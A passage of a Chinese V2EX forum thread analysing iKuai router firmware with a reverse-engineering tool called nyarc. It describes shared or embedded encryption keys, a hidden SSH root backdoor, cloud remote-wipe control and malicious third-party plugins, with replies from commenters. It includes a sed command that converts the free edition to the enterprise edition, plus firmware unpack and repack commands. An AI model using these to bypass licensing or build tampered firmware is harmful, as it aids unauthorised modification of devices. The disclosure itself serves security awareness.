ik_host	`jJ9FzkgwUm6bL3dG`

| pmd | `challstr@holly~` |

安全扫描

```bash
# 扫描 rootfs 安全问题
nyarc --scan /tmp/rootfs

# 输出:
# 🛡️ Security Score: 0/100
# 🔴 Critical: 75 🟠 High: 74 🟡 Medium: 417
# 🔴 Hardcoded Password in /etc/shadow
# 🟠 Weak Hash (MD5)
```

版本支持

版本	解密	加密	重打包	状态
3.7.19	✅	✅	✅	完整支持
3.7.22	✅	✅	✅	Dynamic key
4.0.20	✅	✅	✅	验证通过
4.0.24	✅	✅	✅	Dynamic key

Nyarc — Nyarime Advanced Reverse-engineering Console

13

Nyarime

OP

1 天前

@Nyarime 所以 V2EX 是不支持 markdown 格式吗？？？

14

Nyarime

OP

1 天前 ❤️1

@Cu635 希望对考虑买爱快 OEM 路由器的朋友有点帮助

1 ）免费版和企业版的区别
众所周知，爱快官网提供免费版的 ISO 、IMG 安装包和 BIN 升级包，其他版本均需验证发票、返厂才能帮你重装，不会给你提供原包
同版本的免费版和企业版的内核完全一样，rootfs 只差约 5KB 。核心区别就是/etc/release 里多了 ENTERPRISE=Enterprise 一行和 FIRMWAREID 从 10001 改成 10002 ， 这也解答了 lucienshui 大佬的 iKuai 历史固件下载 Enterprise 的 BIN 无法直接由免费版升级的问题
一个 sed 命令就能变企业版：
sed -i 's/FIRMWAREID=10001/FIRMWAREID=10002/' /etc/release

2 ）固件 rootfs 用自研加密，但密钥通用
iKuai 的系统文件不是标准格式，用了自己写的加密算法。但所有 3.7.16 及以前版本用同一个密钥，3.7.17 以后密钥虽然不同，但密钥就存在文件末尾 20 字节处，也就是说任何人拿到固件都能解密看到全部系统文件，也就有了闲鱼上面贩卖的所谓插件版
网上流传的第三方插件商店会往你路由器的/etc/passwd 里注入一个叫 iksshd 的 root 账户，还会连接非官方服务器 patch[.]ikuai8[.]cn:8085 下载执行代码。

3 ）官方留了 SSH 后门
爱快的"远程维护"使用的 sshd 账户，登录后是 iKuai 控制台菜单 （ rc.console ） ，但每个固件都有 MD5 隐藏的密码入口，输入特定字符串就能进入 root shell ， 在分析 V2EX 上分享的 3.7.14 带 root 版本就发现了
而且这个密码 iKuai 开发者知道，用户不知道，任何知道密码的人都能 SSH 进你路由器拿到 root 权限。密码存在固件里，所有同版本路由器共用一套

4 ）云端 WS 长连接远控，可以远程格机
无论免费版或企业版，系统在启动后通过 WebSocket 长连接到 as1[.]ikuai8[.]com:9443 ，使用双向 TLS 认证（所有设备共用同一套客户端证书）
同时连接 genuine[.]ikuai8[.]com 做正版验证。如果服务器返回验证失败，路由器会执行 clean_sn （清除你的激活信息、标记盗版、远程抹掉系统但保留配置分区） ，可以使用 ISO 安装选择保留原有配置恢复系统
另外__cloud_auto_upgrade 函数可在用户不知情的情况下推送固件更新，包括给你的软路由强制更新爱快版本、云推送 Docker 插件等，Docker 功能需要登录爱快云平台才能启用。实际上是远控客户端从 iKuai 服务器下载的二进制，不装在固件里，每次启动由 pmd 解压 ikp （加密的 tar.gz ） 文件加载

5 ） IPv6 多线有云控限制
企业版默认只给 3 条 IPv6 线路。这个数字存在/etc/mnt/.ipv6_multi 里，iKuai 会定期检查并重置。如果远控连接断了 24 小时，还会自动关闭多线 IPv6

不过看折腾 HomeLab 的佬都喜欢这系统，除了简单、傻瓜化，感觉不如 RouterOS 。不过 iKuai 自己也写了包管理器 pmd ， 理论来说静态编译的 Go 都能打包成插件在上面跑，例如弄个 AdGuard Home 作为 DNS 上游接管这样，别的感觉就没啥好折腾的了（最近也在研究 见隔壁帖 👉 https://www.v2ex.com/t/1206946

15

Nyarime

OP

1 天前

@xiaowowo 对于爱快也就两步而已，这个工具目前固件范围只有嵌入式及路由器和 IoT 设备，还没扩展到 Android 等手机厂商
解包:
nyarc --ikuai-unpack firmware.bin /tmp/ikuai/
→ header.json + vmlinuz + rootfs/ 全自动
构建:
nyarc --ikuai-repack /tmp/ikuai/ output.bin
→ XZ 压缩 + 加密 + Header 更新 全自动

16

xiaowowo

1 天前

@Nyarime 感谢大佬详细教程。官方的 arm 硬件路由器没有固件完整性校验吗?

17

firefox12

1 天前

牛逼，所以 linux 我喜欢 lfs 就是觉得这样才安全

18

bugtik

1 天前

@Cu635 所以这种明确有后门的不用是最好的

19

Hconk

1 天前 via iPhone

cn 域名还还备案了，简直就是实名放毒

20

strobber16

1 天前 via Android

21

unusualcat

23 小时 45 分钟前 via Android

从来不用爱快，不论官方还是改版

22

aa51513

23 小时 28 分钟前

官方留了 SSH 后门，使用非官方的修改版固件，会被远程格机，比微软反盗版还生猛

23

ideard

19 小时 50 分钟前

好奇怪的网盘分享文化，是因为开源放 GitHub 上会被 DMCA 吗?

24

ssh

19 小时 32 分钟前

能分析一下飞牛吗~

25

danbai996

19 小时 20 分钟前

好眼熟 x 上看到过

26

D33109

17 小时 54 分钟前 ❤ 1

哎呦我擦这谁，现在有兴趣往 X 搬运 V2 的贴吗😅

27

feunterban

16 小时 54 分钟前

@Nyarime 虽然很感谢输出逆向干货，但是这里不让直接放 ai 生成内容的

28

AastroLula

16 小时 34 分钟前

非常感谢详细的分析,我也是网络小白用户,用爱快图省心,下一版本肯定是 openwrt 或者 ROS 了,有 ai 帮忙折腾 openwrt 会好不少

29

Tiande

PRO

16 小时 27 分钟前

感谢奶昔 

30

kernelpanic

16 小时 21 分钟前 ❤️ 4

希望福建警方尽快抓捕周励振

非法侵入计算机信息系统罪

非法获取计算机信息系统数据、非法控制计算机信息系统罪

提供侵入、非法控制计算机信息系统程序、工具罪

破坏计算机信息系统罪

帮助信息网络犯罪活动罪

数罪并罚，最高获刑七年以上。我已经举报给了福建省公安厅。

31

lxxiil

16 小时 1 分钟前 via iPhone

大佬可以放出修补好的去除完整的固件吗

32

Nyarime

OP

15 小时 41 分钟前

@lxxiil https://www.v2ex.com/t/1206946 看这个帖的 APPEND ， 已补充

33

Nyarime

OP

15 小时 37 分钟前

@xiaowowo iKuai 没签名、没 dm-verity ， 头里只放 md5/sha256/length 只验证完整性

34

letmefly

9 小时 55 分钟前

小白爱用爱快

35

dmanbu

8 小时 56 分钟前

还是老老实实用我的 RouterOS

36

hackroad

8 小时 45 分钟前

@dmanbu +1

›